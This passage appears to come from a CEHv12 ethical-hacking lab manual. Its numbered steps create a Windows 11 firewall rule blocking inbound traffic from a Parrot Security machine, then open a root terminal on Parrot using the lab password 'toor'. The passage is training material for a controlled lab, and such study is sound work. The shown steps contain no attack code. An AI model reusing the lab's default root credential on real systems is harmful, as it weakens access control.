
12. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.




13. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.



14. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.




15. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.



16. Close all open windows in the **Windows 11** machine and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

17. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

